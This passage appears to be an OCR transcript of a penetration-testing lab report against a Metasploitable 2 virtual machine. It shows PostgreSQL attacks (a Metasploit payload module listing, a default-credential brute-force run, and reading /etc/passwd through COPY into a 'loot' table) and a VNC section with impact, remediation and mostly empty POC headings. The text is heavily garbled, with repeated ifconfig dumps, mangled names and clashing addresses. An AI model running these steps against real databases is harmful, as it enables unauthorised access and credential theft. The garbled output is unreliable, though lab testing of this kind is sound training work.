3 exploit/windows/postgres/postgres_payload 2009-04-10 excellent Yes PostgreSQL for Microsoft Windows Payload Execution
4 \ target: Windows x86 .
5 \ target: Windows x64 .

Interact with a module by name or index. For example info 5, use 5 or use exploit/windows/postgres/postgres_payload
```

```
File Machine View Input Devices Help
Search Tasks
File Machine View Input Devices Help
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
nsfadmin@metasploitable:~$ ifconfig
eth0 Link encap:Ethernet HWaddr 00:00:27:6F:8B:8d
inet addr:192.168.1.37 Brdcast:192.168.1.255 Mask:255.255.255.0
inet6 addr: fe00::1:27ff:fe6f:8b8d/64 Scope:Link
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:7025 errors:0 dropped:0 overruns:0 frame:0
TX packets:1695 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
RX bytes:667044 (652.1 KB) TX bytes:210634 (205.6 KB)
Base address:0x4020 Memory:f0200000-f0220000

lo Link encap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:16436 Metric:1
RX packets:201 errors:0 dropped:0 overruns:0 frame:0
TX packets:201 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
RX bytes:12201 (109.5 KB) TX bytes:112201 (109.5 KB)

nsfadmin@metasploitable:~$ nsfadmin@metasploitable:~$
```

```
(vibhuti14㉿vibhuti) [-]
$ msfconsole
File Machine View Input Devices Help
Search Tasks
File Machine View Input Devices Help
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
nsfadmin@metasploitable:~$ ifconfig
eth0 Link encap:Ethernet HWaddr 00:00:27:6F:8B:8d
inet addr:192.168.1.37 Brdcast:192.168.1.255 Mask:255.255.255.0
inet6 addr: fe00::1:27ff:fe6f:8b8d/64 Scope:Link
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:7025 errors:0 dropped:0 overruns:0 frame:0
TX packets:1695 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
RX bytes:667044 (652.1 KB) TX bytes:210634 (205.6 KB)
Base address:0x4020 Memory:f0200000-f0220000

lo Link encap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:16436 Metric:1
RX packets:201 errors:0 dropped:0 overruns:0 frame:0
TX packets:201 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
RX bytes:12201 (109.5 KB) TX bytes:112201 (109.5 KB)

nsfadmin@metasploitable:~$ nsfadmin@metasploitable:~$
```

Method 2. File System Access via COPY FROM PROGRAM

```
(vibhuti14㉿vibhuti) [-]
$ sql -h 192.168.1.37 -l postgres
Password for user postgres:
psql (10.1 (Ubuntu 10.1.0-0ubuntu1), server 8.3.1)
WARNING: invalid major version 18, server major version 8.3.
Some pgsql features might not work.
Type "help" for help.

postgres# create table loot (content text);
CREATE TABLE
COPY 36
postgres# copy loot from '/etc/passwd';
COPY 36
postgres# select * from loot;
              content
-----
root:x:0:0::/root:/bin/bash
daemon:x:1:1::/root:/bin/sh
bin:x:2:2::/root:/bin/sh
sys:x:3:3::/root:/bin/sh
sync:x:4:4::/root:/bin/sh
games:x:5:50::/var/games:/bin/sh
gopher:x:6:60::/var/gopher:/bin/sh
mail:x:8:80::/var/mail:/bin/sh
news:x:9:90::/var/news:/bin/sh
uucp:x:10:100::/var/uucp:/bin/sh
operator:x:11:101::/root:/bin/sh
nobody:x:99:99::/nonexistent:/bin/sh
postgres:x:100:100::/var/lib/pgsql/8.3.1/data:/bin/sh
lo
              content
-----
root:x:0:0::/root:/bin/bash
daemon:x:1:1::/root:/bin/sh
bin:x:2:2::/root:/bin/sh
sys:x:3:3::/root:/bin/sh
sync:x:4:4::/root:/bin/sh
games:x:5:50::/var/games:/bin/sh
gopher:x:6:60::/var/gopher:/bin/sh
mail:x:8:80::/var/mail:/bin/sh
news:x:9:90::/var/news:/bin/sh
uucp:x:10:100::/var/uucp:/bin/sh
operator:x:11:101::/root:/bin/sh
nobody:x:99:99::/nonexistent:/bin/sh
postgres:x:100:100::/var/lib/pgsql/8.3.1/data:/bin/sh
lo
              content
-----
root:x:0:0::/root:/bin/bash
daemon:x:1:1::/root:/bin/sh
bin:x:2:2::/root:/bin/sh
sys:x:3:3::/root:/bin/sh
sync:x:4:4::/root:/bin/sh
games:x:5:50::/var/games:/bin/sh
gopher:x:6:60::/var/gopher:/bin/sh
mail:x:8:80::/var/mail:/bin/sh
news:x:9:90::/var/news:/bin/sh
uucp:x:10:100::/var/uucp:/bin/sh
operator:x:11:101::/root:/bin/sh
nobody:x:99:99::/nonexistent:/bin/sh
postgres:x:100:100::/var/lib/pgsql/8.3.1/data:/bin/sh

nsfadmin@metasploitable:~$ nsfadmin@metasploitable:~$ ifconfig
eth0 Link encap:Ethernet HWaddr 00:00:27:6F:8B:8d
inet addr:192.168.1.37 Brdcast:192.168.1.255 Mask:255.255.255.0
inet6 addr: fe00::1:27ff:fe6f:8b8d/64 Scope:Link
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:7025 errors:0 dropped:0 overruns:0 frame:0
TX packets:1695 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
RX bytes:667044 (652.1 KB) TX bytes:210634 (205.6 KB)
Base address:0x4020 Memory:f0200000-f0220000

lo Link encap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:16436 Metric:1
RX packets:201 errors:0 dropped:0 overruns:0 frame:0
TX packets:201 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
RX bytes:12201 (109.5 KB) TX bytes:112201 (109.5 KB)

nsfadmin@metasploitable:~$ nsfadmin@metasploitable:~$
```


```
Vishnu (Running) - Oracle VirtualBox
File Machine View Input Devices Help
Apps Places
Dec 31 12:38
vibhuti14@vibhuti: ~
content
root:x:0:root:root:/root:/bin/bash
daemon:x:1:daemon:/usr/sbin:/bin/sh
bin:x:2:bin:/bin:/bin/sh
sys:x:3:sys:/usr/sys:/bin/sh
sync:x:4:sync:/usr/bin:/bin/sync
games:x:5:games:/usr/games:/bin/sh
man:x:6:man:/var/cache/man:/bin/sh
lp:x:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:mail:/var/mail:/bin/sh
nobody:x:9:nobody:/var/lib/nobody:/bin/sh
www-data:x:10:www-data:/var/www:/bin/sh
proxy:x:13:proxy:/bin/sh
www-data:x:33:www-data:/var/www:/bin/sh
backup:x:34:backup:/var/backups:/bin/sh
list:x:38:38:listing list:/var/www/list:/bin/sh
ircd:x:40:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:nobody:/nonexistent:/bin/sh
libuidh:x:100:101:/var/lib/libuidh:/bin/sh
dhcpc:x:101:102:/nonexistent:/bin/false
sys:x:102:sys:/var/run:/bin/false
log:x:103:log:/var/run:/bin/false
sshd:x:104:65534:/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,:/home/msfadmin:/bin/bash
bind:x:105:113:/var/cache/bind:/bin/false
postfix:x:106:113:/var/spool/postfix:/bin/false
pgsql:x:107:117:PostgreSQL administrator,,,:/var/lib/pgsql/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534:/:/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534:/:/bin/false
user:x:1001:1001:just a user,just a user:/home/user:/bin/bash
service:x:1002:1002:,,:/etc/service:/bin/bash
elasticsearch:x:112:110:/:/nonexistent:/bin/false
proftpd:x:113:65534:/:/var/run/proftpd:/bin/false

Metasploitable 2 [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Search Tasks
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable: ~$ ifconfig
eth0      Link encap:Ethernet HWaddr 00:0C:27:6F:BB:84
          inet addr: 192.168.1.255 Mask: 255.255.255.0
          inet6 addr: fe80::a00c:27ff:fe6f:bb84/64 Scope:Link
            UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
            RX packets:1695 errors:0 dropped:0 overruns:0 frame:0
            TX packets:1695 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:1000
            RX bytes:67844 (652.1 KB) TX bytes:210634 (205.6 KB)
            Base address:0x4000 Memory:f0200000-f0220000

lo      Link encap:Local Loopback
          inet addr: 127.0.0.1 Mask: 255.0.0.0
          inet6 addr: ::1/128 Scope:Host
            UP LOOPBACK RUNNING MTU:16436 Metric:1
            RX packets:281 errors:0 dropped:0 overruns:0 frame:0
            TX packets:281 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:0
            RX bytes:12201 (109.5 KB) TX bytes:112201 (109.5 KB)

msfadmin@metasploitable: ~$ ifconfig
msfadmin@metasploitable: ~$ Select a file to preview.
```

Method 3. Automated Brute-Force & Enumeration



Vibhuti [Running] - Oracle VirtualBox

File Machine View Input Devices Help

Dec 31 12:57 11% 70% 0.00B 0.00B

vibhuti14@vibhuti: ~

[-] vibhuti14@vibhuti: [-]

[-] \$ msfconsole

Metasploit tip: Add routes to pivot through a compromised host using route
add subnet <session_id>

(vibhuti14@vibhuti) [-]

Link encap:Ethernet HWaddr 00:02:76:00:00:00
inet addr:192.168.1.102 brd 192.168.1.255 Mask:255.255.255.0
inet6 addr: fe00::1%eth0 brd fe00::ffff:fe00:1 Scope:Link
UP BROADCAST NOARP MTU:1500 Metric:1
RX packets:2055 errors:0 dropped:0 overruns:0 frame:0
TX packets:2055 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:676744 (652.1 KB) TX bytes:210634 (205.6 KB)
Base address:0x4020 Memory:f0200000-f0220000

Link encap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1%lo brd :: Scope:Host
UP LOOPBACK RUNNING MTU:16436 Metric:1
RX packets:281 errors:0 dropped:0 overruns:0 frame:0
TX packets:281 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
RX bytes:12201 (99.5 KB) TX bytes:12201 (99.5 KB)

nsfadmin@metasploitable:~\$ ifconfig

Select a file to preview.

Vibhuti [Running] - Oracle VirtualBox

File Machine View Input Devices Help

Dec 31 12:58

vibhut14@vibhuti:~

File Machine View Input Devices Help

Search Tasks

To access official Ubuntu documentation, please visit:
<http://help.ubuntu.com/>

No mail

msfadmin@metasploitable:~\$ ifconfig

eth0 Link encap:Ethernet HWaddr 00:0c:22:4f:86:8d
inet addr: 192.168.1.137 brd 192.168.1.255 Mask: 255.255.255.0
inet6 addr: fe80::4c22:4fffe:868d/64 Scope: Link
UP BROADCAST RUNNING MULTICAST MTU: 1500 Metric: 1
RX packets: 7825 errors: 0 dropped: 0 overruns: 0 frame: 0
TX packets: 105 errors: 0 dropped: 0 overruns: 0 carrier: 0
collisions: 0 txqueuelen: 1000
RX bytes: 667044 (652.1 KB) TX bytes: 21634 (205.6 KB)
Base address: 0xd020 Memory: f0200000-f0220000

lo Link encap:Local Loopback
inet addr: 127.0.0.1 Mask: 255.0.0.0
inet6 addr: ::/128 Scope: Host
UP LOOPBACK RUNNING MTU: 16436 Metric: 1
RX packets: 0 errors: 0 dropped: 0 overruns: 0 frame: 0
TX packets: 0 errors: 0 dropped: 0 overruns: 0 carrier: 0
collisions: 0 txqueuelen: 0
RX bytes: 0 (0.0 B) TX bytes: 0 (0.0 B)

msfadmin@metasploitable:~\$ nsfadmin@metasploitable:~\$ ifconfig_

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/postgres/postgres_login

msf > use 0

[*] New in Metasploit 6.4 - The `CreateSession` option within this module can open an interactive session

msf auxiliary(scanner/postgres/postgres_login) > set RHOSTS 192.168.1.37

RHOSTS => 192.168.1.37

msf auxiliary(scanner/postgres/postgres_login) > run

[-] 192.168.1.37:5432 - LOGIN FAILED: @template1 (Incorrect: Invalid username or password)

[-] 192.168.1.37:5432 - LOGIN FAILED: @tigertemplate1 (Incorrect: Invalid username or password)

[-] 192.168.1.37:5432 - LOGIN FAILED: @postgres@template1 (Incorrect: Invalid username or password)

[-] 192.168.1.37:5432 - LOGIN FAILED: @password@template1 (Incorrect: Invalid username or password)

[-] 192.168.1.37:5432 - LOGIN FAILED: @admin@template1 (Incorrect: Invalid username or password)

[-] 192.168.1.37:5432 - LOGIN FAILED: @root@template1 (Incorrect: Invalid username or password)

[-] 192.168.1.37:5432 - LOGIN FAILED: @scott@template1 (Incorrect: Invalid username or password)

[+] 192.168.1.37:5432 - Login Successful: postgres@postgres@template1

[-] 192.168.1.37:5432 - LOGIN FAILED: scott@template1 (Incorrect: Invalid username or password)

[-] 192.168.1.37:5432 - LOGIN FAILED: scott@tigertemplate1 (Incorrect: Invalid username or password)

[-] 192.168.1.37:5432 - LOGIN FAILED: scott@postgres@template1 (Incorrect: Invalid username or password)

[-] 192.168.1.37:5432 - LOGIN FAILED: scott@password@template1 (Incorrect: Invalid username or password)

Select a file to preview.

```

Vihuti [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Dec 31 12:58
vihutif4@vihuti:~ 
Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/postgres/postgres_login
[*] New in Metasploit 6.4 - The CreateSession option within this module can open an interactive session
[*] auxiliary/scanner/postgres/postgres_login > set RHOSTS 192.168.1.37
[*] auxiliary/scanner/postgres/postgres_login > run
[*] 192.168.1.37:5432 - LOGIN FAILED: :template1 (Incorrect: Invalid username or password)
[*] 192.168.1.37:5432 - LOGIN FAILED: :tiger:template1 (Incorrect: Invalid username or password)
[*] 192.168.1.37:5432 - LOGIN FAILED: :postgres:template1 (Incorrect: Invalid username or password)
[*] 192.168.1.37:5432 - LOGIN FAILED: :password:template1 (Incorrect: Invalid username or password)
[*] 192.168.1.37:5432 - LOGIN FAILED: :admin:template1 (Incorrect: Invalid username or password)
[*] 192.168.1.37:5432 - LOGIN FAILED: :scott:template1 (Incorrect: Invalid username or password)
[*] 192.168.1.37:5432 - LOGIN FAILED: :tiger:template1 (Incorrect: Invalid username or password)
[*] 192.168.1.37:5432 - LOGIN SUCCESSFUL: postgres:postgres@template1
[*] 192.168.1.37:5432 - LOGIN FAILED: scott:template1 (Incorrect: Invalid username or password)
[*] 192.168.1.37:5432 - LOGIN FAILED: scott:tiger:template1 (Incorrect: Invalid username or password)
[*] 192.168.1.37:5432 - LOGIN FAILED: scott:postgres:template1 (Incorrect: Invalid username or password)
[*] 192.168.1.37:5432 - LOGIN FAILED: scott:password:template1 (Incorrect: Invalid username or password)
[*] 192.168.1.37:5432 - LOGIN FAILED: scott:admin:template1 (Incorrect: Invalid username or password)
[*] 192.168.1.37:5432 - LOGIN FAILED: admin:template1 (Incorrect: Invalid username or password)
[*] 192.168.1.37:5432 - LOGIN FAILED: admin:tiger:template1 (Incorrect: Invalid username or password)
[*] 192.168.1.37:5432 - LOGIN FAILED: admin:postgres:template1 (Incorrect: Invalid username or password)
[*] 192.168.1.37:5432 - LOGIN FAILED: admin:password:template1 (Incorrect: Invalid username or password)
[*] 192.168.1.37:5432 - LOGIN FAILED: admin:admin:template1 (Incorrect: Invalid username or password)
[*] 192.168.1.37:5432 - LOGIN FAILED: admin:scott:template1 (Incorrect: Invalid username or password)
[*] 192.168.1.37:5432 - LOGIN FAILED: admin:scott:tiger:template1 (Incorrect: Invalid username or password)
[*] 192.168.1.37:5432 - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.1.37:5432 - You can open a Postgres session with these credentials and CreateSession set to true
[*] Auxiliary module execution completed
[*] auxiliary/scanner/postgres/postgres_login > sudo -u postgres psql
[*] exec: sudo -u postgres psql
psql (18.1 (Debian 18.1-1))
Type "help" for help.

postgres=# 
```

vnc Port 5900

Description:

Virtual Network Computing (VNC) is a graphical desktop-sharing system that typically uses Port 5900 to allow remote control of another computer. It works on the Remote Frame Buffer (RFB) protocol, where the server transmits the display to the client and the client sends keyboard and mouse events back to the server. Unlike SSH, which is text-based, VNC provides a full GUI experience, making it popular for remote technical support and server administration. However, standard VNC is notoriously insecure; it often lacks robust encryption for the actual data stream, and many older implementations only encrypt the initial password exchange, leaving the entire visual session vulnerable to interception.

Impact:

- Full Graphical Control:** A successful exploit gives an attacker "eyes on" the system, allowing them to see exactly what a logged-in user sees and interact with any open application.
- Credential Theft:** Since the session data is often unencrypted, attackers can capture keystrokes (keylogging) as the user types passwords into websites or local applications.
- Session Hijacking:** Attackers can "sniff" the RFB traffic and inject their own mouse and keyboard events into an active session.
- Cleartext Exposure:** Many VNC versions transmit the desktop image in plain text; anyone on the network path can essentially "watch" the remote user's screen in real-time.



Severity: Critical


Remedial:

- **Tunnel VNC over SSH:** Never expose Port 5900 directly. Close the port on your firewall and use an SSH Tunnel (Local Port Forwarding) to wrap the VNC traffic in a secure, encrypted pipe.
 - **Restrict Access to VPN:** Only allow VNC connections from within a secure Virtual Private Network (VPN) or specific internal IP addresses.
 - **Enable Strong Encryption:** If you must use VNC, ensure you are using a version that supports VNC Authentication with TLS/SSL (like RealVNC or TigerVNC).
 - **Enforce Complex Passwords:** Move beyond the standard 8-character VNC password and use system-level authentication (PAM) if supported by your VNC server.
 - **Disable "View Only" or "Shared" Sessions:** Configure the server to disconnect idle sessions and prevent multiple users from connecting to the same screen simultaneously unless required.



POC:

Method 1. VNC Password Brute-Force (The "password" Exploit)





Method 2. VNC Authentication Bypass (CVE-2006-2369)



```
root@metasploitable: /  
eth0      Link encap:Ethernet HWaddr 00:0c:29:6f:88:8d  
          inet addr:192.168.1.25  Bcast:192.168.1.255  Mask:255.255.255.0  
          inet6 addr: fe80::20c:29ff:fe6f:888d%eth0  
          UP BROADCAST RUNNING MTU:1500 Metric:1  
          RX packets:0 errors:0 dropped:0 overruns:0 carrier:0  
          TX packets:1428 errors:0 dropped:0 overruns:0 carrier:0  
          collisions:0 txqueuelen:1000  
          RX bytes:0 (0.0 B)  TX bytes:598295 (575.4 kB)  
          Base address:0x00 Memory:f0200000-f0220000  
  
Link encap:Local Loopback  
inet addr:127.0.0.1  Mask:255.0.0.0  
inet6 addr: ::1/128 Scope:Host  
      UP LOOPBACK RUNNING MTU:16436 Metric:1  
      RX packets:0 errors:0 dropped:0 overruns:0 carrier:0  
      TX packets:0 errors:0 dropped:0 overruns:0 carrier:0  
      collisions:0 txqueuelen:1000  
      RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)  
root@metasploitable: /  
  
[+] 192.  
[+] 192.  
[+] Auxi  
msf aux  
msf aux  
msf aux  
msf exec  
  
Connected  
Performin  
Password  
Authenti  
Desktop  
VNC serv  
32 bit  
Least  
True  
Using de  
 1st  
Least  
True co  
  
File Machine View Input Devices Help  
Dec 31 15:32  
11% 58% 0.1 kB ↓ 1.1 kB  
Apps Places  
TightVNC: root's X desktop (metasploitable:0)  
  
File Machine View Input Devices Help  
MetaSploitable 2 [Running] - Oracle VM VirtualBox  
To access official Ubuntu documentation, please visit:  
http://help.ubuntu.com/  
No mail.  
msfadmin@metasploitable:~$ ifconfig  
eth0      Link encap:Ethernet HWaddr 00:0c:29:6f:88:8d  
          inet addr:192.168.1.35  Bcast:192.168.1.255  Mask:255.255.255.0  
